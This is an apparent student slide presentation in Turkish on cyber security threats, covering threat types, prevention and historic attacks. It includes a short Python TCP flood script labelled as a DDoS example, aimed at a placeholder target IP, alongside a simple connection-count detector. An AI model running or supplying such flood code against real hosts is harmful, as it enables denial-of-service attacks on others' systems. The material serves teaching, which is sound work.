
SİBER GÜVENLİK TEHDİTLERİ

Gizem AVCI 21360859071
Bursa Teknik Üniversitesi
Bilgisayar Mühendisliği 3. sınıf 09.05.2024

İÇİNDEKİLER



Siber Güvenlik Nedir ?

Siber güvenlik; bilgisayarları, sunucuları, mobil cihazları, elektronik sistemleri, ağları ve verileri kötü amaçlı saldırılardan koruma uygulamasıdır. Bilgi teknolojisi güvenliği veya elektronik bilgi güvenliği olarak da bilinir. Bu terim, işletmelerden mobil bilgi işleme kadar çeşitli bağlamlarda geçerlidir ve birkaç ortak kategoriye ayrılabilir.

SİBER GÜVENLİK-1

Ağ güvenliği, hedefli saldırganlar veya fırsatçı kötü amaçlı yazılımlar olması fark etmeksizin bir bilgisayar ağını davetsiz misafirlerden koruma uygulamasıdır.

Uygulama güvenliği, yazılım ve cihazların tehditlerden etkilenmemesine odaklanır. Ele geçirilmiş bir uygulama, korumak için tasarlanan verilere erişim sağlayabilir.

Bilgi güvenliği, hem depolama hem de aktarma sırasında verilerin bütünlüğünü ve gizliliğini korur.

SİBER GÜVENLİK-2

Operasyonel güvenlik, veri varlıklarının işlenmesi ve korunmasına ilişkin süreçleri ve kararları içerir.

Olağanüstü durum kurtarma ve iş sürekliliği, bir kuruluşun siber güvenlik olayına veya işlem ya da veri kaybına neden olan başka bir olaya nasıl yanıt verdiğini tanımlar.

Son kullanıcı eğitimi, en öngörülemeyen siber güvenlik faktörünü ele alır: insanlar. İyi güvenlik uygulamalarına uymayan herkes yanlışlıkla güvenli başka bir sisteme virüs bulaştırabilir.

Siber Tehdit Nedir?

Siber tehdit, bilgisayar sistemlerine, ağlara veya dijital bilgilere yönelik potansiyel zarar veya saldırıları ifade eder. Siber tehditler, kötü niyetli kişiler veya kuruluşlar tarafından gerçekleştirilebilir.

Siber Tehdit Alanları

Siber güvenlik politikaları kapsamında öne çıkan başlıca siber tehdit temsilleri:

1

Siber Suç

Maddi kazanç elde etmek amacıyla gerçekleştirilen kötü amaçlı faaliyetler.

2

Siber Terörizm

Siyasi, ideolojik veya dini amaçlar doğrultusunda gerçekleştirilen saldırılar.

3

Siber Casusluk

Gizli bilgilere erişmek ve rakipleri izlemek için yapılan faaliyetler.

4

Siber Savaş

Ülkeler arasında gerçekleştirilen teknoloji temelli askeri operasyonlar.

Siber Tehdit Türleri

Yaygın olan birkaç siber tehdit türlerine bakmak gerekirse:

Kötü Amaçlı Yazılım (malware)

Bu yazılımlar genellikle bir sisteme girmek ve bilgileri çalmak, sistemleri kilitlemek veya başka zararlar vermek için tasarlanmıştır. {virüsler, solucanlar, trojanlar, fidye yazılımları}

Fidye Yazılımları (ransomware)

Bu tür yazılımlar, bir bilgisayar veya ağdaki dosyaları şifreleyerek erişimi kilitleyerek fidye talep ederler. Kurbanlar fidyeyi ödemeden dosyalarını geri alamazlar.

Kimlik Avı (phishing)

Bu tür saldırılar, meşru görünen sahte web siteleri, e-postalar veya iletiler kullanarak insanların kişisel bilgilerini veya giriş kimliklerini çalmayı hedefler.

Siber Tehdit Türleri

Yaygın olan birkaç siber tehdit türlerine bakmak gerekirse:

Kripto Hırsızlığı (Cryptojacking)

Bu tür saldırılar, kötü niyetli kişilerin, kurbanların bilgisayarlarını veya cihazlarını, kripto para madenciliği için kullanmalarını içerir. Bu, kurbanın bilgisi veya rızası olmaksızın gerçekleşebilir ve cihazların performansını düşürebilir.

Veri Sızıntıları (Data Breaches)

Bu tür saldırılarda, bir organizasyonun veya bireyin hassas verileri yetkisiz kişilerin eline geçer. Bu, ciddi gizlilik ihlallerine ve finansal zararlara yol açabilir.

Sosyal Mühendislik

Bu tür saldırılar, insanların güvenini kazanmak veya manipüle etmek için sosyal psikoloji ve manipülasyon tekniklerini kullanır. Saldırganlar, bilgi almak veya kötü amaçlı yazılımları kurbanların sistemlerine indirmeleri için insanları yanıltabilirler.

DDoS Saldırıları

1 Nedir?

DDoS (Dağıtılmış Hizmet Reddi) saldırıları, sistemlerin veya ağların çökmesine neden olan kötü amaçlı saldırılardır.

2 Nasıl Gerçekleşir?

Binlerce ele geçirilmiş cihazdan gelen yoğun isteklerle hedef sistemler aşırı yüklenir ve hizmet dışı bırakılır.


3 Etkileri

DDoS saldırıları, sistemlerin çökmesine, iş kesintilerine ve ekonomik kayıplara neden olabilir.

4 Önleme Yöntemleri

DDoS saldırılarını önlemek için etkin güvenlik çözümleri, yedekleme ve izleme sistemleri kullanılmalıdır.

DDoS Saldırıları



DDoS Kod Örneği

1. socket ve random modülleri içeri aktarılır.
2. Hedef IP adresi ve port numarası belirlenir.
3. Sonsuz döngü oluşturulur.
4. Her döngüde, hedef IP ve port üzerinde bir TCP bağlantısı kurulur.
5. Rastgele 1024 byte'lık veri oluşturulur.
6. Bu veri hedef sunucuya gönderilir, böylece hedefe sürekli rastgele veri paketleri gönderilir.
7. İşlem tekrarlanır, bu şekilde karşı tarafın ağ trafiği yoğunlaşmış olur ve interneti yavaşlar.

```python
import socket
import random

target_ip = "hedef_ip_adresi"
target_port = 80

while True:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((target_ip, target_port))
    data = random._urandom(1024)
    s.send(data)
    print("Sent packet to", target_ip)
```

DDoS Koruma Kod Örneği

1. Bir soket oluştur ve belirli bir porta (80) bağla.
2. Sonsuz bir döngü başlat ve gelen bağlantıları kabul et.
3. Bağlantıları kabul ettiğinde, bağlantı sayısını izle.
4. Bağlantı sayısı 1000'i geçerse, potansiyel bir DDoS saldırısı olduğunu belirt.

!!!Bu kod, yalnızca basit bir örnek oluşturur ve gerçek dünya uygulamalarında kullanılmak için yeterli değildir.!!!

```python
import socket

def detect_ddos():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.bind(('localhost', 80))
    s.listen(5)
    connections = 0
    while True:
        c, addr = s.accept()
        connections += 1
        print("Connection from:", addr)
        if connections > 1000:  # Eşik değeri
            print("Possible DDoS attack detected!")
        c.close()

detect_ddos()
```

Saldırı Önleme Yöntemleri

Güçlü Kimlik Doğrulama

Çok faktörlü kimlik doğrulama sistemleri ile erişim kontrolü sağlanmalıdır.

Zafiyet Yönetimi

Sistemlerdeki güvenlik açıkları düzenli olarak tespit edilmeli ve giderilmelidir.

Güvenli Ağ Mimarisi

Ağ bölümleme, güvenlik duvarları ve VPN kullanımı ile ağ güvenliği sağlanmalıdır.

Kesintisiz İzleme

Sistemler, ağlar ve kullanıcı davranışları sürekli izlenmeli ve anomaliler tespit edilmelidir.

Siber Güvenlik Uygulamaları

Güvenlik Duvarları

Ağ trafiğini izleyerek ve filtreleyerek saldırıları engelleyen yazılımlar.

Antivirüs Programları

Kötü amaçlı yazılımları tespit edip uzaklaştıran güvenlik yazılımları.

Sızma Testi Araçları

Sistemlerdeki güvenlik açıklarını tespiti için kullanılan yazılımlar

Trafik İzleme Araçları

Ağ trafiğini izleyerek anormal aktiviteleri belirleyen yazılımları.

Siber Güvenlik Yetkinlikleri

Tehdit Analizi

Siber tehditler ve saldırı senaryoları hakkında derinlemesine bilgi sahibi olmak.

Olay Müdahalesi

Saldırıları tespit etme, izleme ve etkili müdahalede bulunma yeteneği.

Risk Yönetimi

Kurumsal risklerini belirleyip, bunları azaltacak kontrol ve politikalar geliştirmek.

Güvenlik Mimarisi

Güvenli sistem ve ağ tasarımları oluşturma ve uygulama becerisi.

Kayıtlara Geçen Siber Saldırılar

1 Melissa virüsü (1999)

Melissa virüsü, istenmeyen e-posta eklerinin açılması nedeniyle hızla yayılması nedeniyle 1999 yılında tanındı. Microsoft Word ve Outlook tabanlı sistemleri hedef almıştır.

2 Ukrayna elektrik santraline siber saldırı(2015)

Ukrayna’nın 2015’teki elektrik şebekesi saldırısı, bir elektrik şebekesine yapılan ilk siber saldırıydı. Saldırı sonucunda, Ukrayna’nın Ivano-Frankivsk bölgesindeki evlerin yaklaşık yarısı birkaç saatliğine elektriksiz kaldı.

3 Microsoft veri sızıntısı(2022)

Lapsus$ adlı bir grup bilgisayar korsanı tarafından saldırıya uğrama sırası Microsoft’a geldi. Siber suçlular Telegram’da siber saldırıyı gösteren bir ekran görüntüsü yayınladılar.

KAYNAKÇA

- Chat GPT
- https://www.webtekno.com/dunya-tarihinin-en-buyuk-10-siber-saldirisi-h117353.html
- https://www.karel.com.tr/blog/ddos-nedir-ddos-saldirisi-nasil-yapilir
- https://www.kaspersky.com.tr/resource-center/definitions/what-is-cyber-security

?? SORULARINIZ ??

Beni dinlediğiniz için teşekkür ederim..